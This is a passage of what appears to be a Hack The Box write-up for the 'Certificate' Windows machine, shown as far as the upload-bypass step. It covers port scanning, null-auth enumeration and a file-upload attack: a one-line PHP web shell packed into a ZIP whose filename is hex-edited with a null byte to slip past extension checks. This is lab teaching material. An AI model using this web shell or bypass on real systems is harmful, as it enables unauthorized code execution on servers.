

Offensive Security: Certificate - Hack The Box
Table of Contents
Machine Info
Certificate is a hard Windows Active Directory machine that starts with an E-learning platform. The web application is vulnerable to Null-Byte Injection in its file upload feature, allowing a PHP reverse shell to be executed for initial access as xamppuser. Database credentials are retrieved, enabling lateral movement to the Sara.B user. Further enumeration uncovers a network capture file that leaks Lion.SK’s credentials. Using these, Active Directory Certificate Services (ADCS) is enumerated, and a vulnerable template is exploited to request certificates on behalf of other users. A certificate for the Ryan.K user is then obtained, whose SeManageVolumePrivilege is leveraged to forge a Golden Ticket and gain a shell as Administrator.

Radar Graph:
Reconnaissance
Initial TCP port scan with nmap:
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-title: Certificate | Your portal for certification
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-13 06:15:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-09-13T06:17:12+00:00; +7h59m54s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-13T06:17:10+00:00; +7h59m54s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-13T06:17:10+00:00; +7h59m54s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-09-13T06:17:10+00:00; +7h59m54s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
63261/tcp open  msrpc         Microsoft Windows RPC
63276/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m54s, deviation: 0s, median: 7h59m53s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
The presence of services such as LDAP, Kerberos, SMB, and Simple DNS Plus indicates that the target is a Windows server with the role of domain controller. Other notable details are the following:
- The DC hostname is
DC01, and the domain iscertificate.htb. - There’s a public-facing web application, and the apex domain is
certificate.htb. - A remote session can be established over WinRM with valid credentials.
- There’s a clock skew between the local machine and the DC, so the clock will need to be synchronized with the server.
To resolve the domain name, I’ll add an entry to /etc/hosts.
[bryan@sec]$ sudo echo "10.129.245.51 DC01.certificate.htb certificate.htb" >> /etc/hosts
Enumeration
First, I’ll check the available shared resources by attempting to authenticate as the Guest user:
[bryan@sec]$ nxc smb 10.129.245.51 -u 'Guest' -p '' --shares
SMB         10.129.245.51   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.245.51   445    DC01             [-] certificate.htb\Guest: STATUS_ACCOUNT_DISABLED

[bryan@sec]$ nxc smb 10.129.245.51 -u '' -p '' --shares
SMB         10.129.245.51   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.245.51   445    DC01             [+] certificate.htb\:
SMB         10.129.245.51   445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
In this case, the Guest user is disabled, and although the server accepts null authentication, it doesn’t grant enough permissions to enumerate shared resources.
Since null authentication is enabled on SMB, I’ll also test it against other services:
[bryan@sec]$ nxc ldap 10.129.245.51 -u '' -p '' '(ObjectClass=User)'
LDAP        10.129.245.51   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb) (signing:None) (channel binding:Never)
LDAP        10.129.245.51   389    DC01             [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAP        10.129.245.51   389    DC01             [+] certificate.htb\:

[bryan@sec]$ rpcclient 10.129.245.51 -U '' -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lookupnames Administrator
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydominfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lsaquery
Domain Name: CERTIFICATE
Domain Sid: S-1-5-21-515537669-4223687196-3249690583
This attempt fails because LDAP requires valid credentials and most RPC interfaces are blocked.
Initial foothold
Web Analysis
The landing page presents an e-learning platform.

Next, I’ll inspect the response headers:
[bryan@sec]$ curl -v 'http://certificate.htb'
HTTP/1.1 200 OK
Date: Sun, 13 Sep 2026 06:49:22 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Set-Cookie: PHPSESSID=33mejuhfvt04oipbhsdvuvt3d6; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
The key points are the following:
- The web server is Apache 2.4.58, and the backend uses PHP 8.0.30.
- The presence of session cookies and the
/loginand/registerpages indicates that the application manages user sessions and a database.

The website provides a registration page where users can create an account with either a student or teacher role.

After creating a student account, access to a course catalog is unlocked. Users can enroll in courses, view lessons, and upload assignments.


To submit an assignment, the file must be uploaded through a form. The only allowed file extensions are .pdf, .docx, .pptx, .xlsx, and .zip.

When an unsupported file, such as a TXT file, is uploaded, an error message indicates that the submitted file has an incorrect MIME type.
When an allowed file type is uploaded, a message confirms that the file was uploaded successfully, and a link is provided to view it at its stored path. This is the expected behavior of the web application.

The provided link is http://certificate.htb/static/uploads/8ad6b1453a685cd6a629959dcfb5039d/test.docx. Clicking it downloads the file or opens it in a new tab if the browser can display it.

The file is stored with its original name under /static/uploads/, inside a directory named using an MD5 hash. Because the original filename is preserved and the storage path is disclosed, it’s a predictable way to know where a potentially malicious file would be stored.
The server does not allow file types that do not match the list of permitted extensions. It also validates the MIME type (Content-Type) and the file header (magic bytes).
When a ZIP file is uploaded, I’ll be extracted and the same validation is performed on the files it contain. The files are then uploaded separately to the server using their original names.
NULL-Byte injection

Files with double extensions, such as shell.pdf.php, are also detected. This makes it necessary for the filename to end with an allowed extension.
One way to bypass these protections is to create a ZIP file containing a malicious PHP file with a double extension, such as shell.php..pdf, but with a NULL byte embedded in the middle (shell.php\x00.pdf). When the archive is extracted, the server sees the PDF extension and allows the file, but it’s ultimately stored using only the shell.php portion because the NULL byte marks the end of the filename, effectively truncating the .pdf extension.
First, I’ll create a malicious PHP file with a double extension (shell.php..pdf) that will be used to execute commands:
[bryan@sec]$ echo '<? system($_GET[0]); ?>' > shell.php..pdf
[bryan@sec]$ cat shell.php..pdf
<?php	system($_GET[0]); ?>
Next, I’ll compress this file into a ZIP archive:
[bryan@sec]$ zip malicious.zip shell.php..pdf
  adding: shell.php..pdf (stored 0%)

[bryan@sec]$ unzip -l malicious.zip
Archive:  malicious.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       26  2026-09-12 19:36   shell.php..pdf
---------                     -------
       26                     1 file
To embed the NULL byte, I’ll modify the ZIP file using the hexedit tool. The byte corresponding to the first dot of the second extension (2e) is simply replaced with 00.


After modifying the ZIP file, the embedded file appears to have only the PHP extension but the server will see its full name, including the PDF extension:
[bryan@sec]$ unzip -l malicious.zip
Archive:  malicious.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       26  2026-09-12 19:37   shell.php
---------                     -------
       26                     1 file
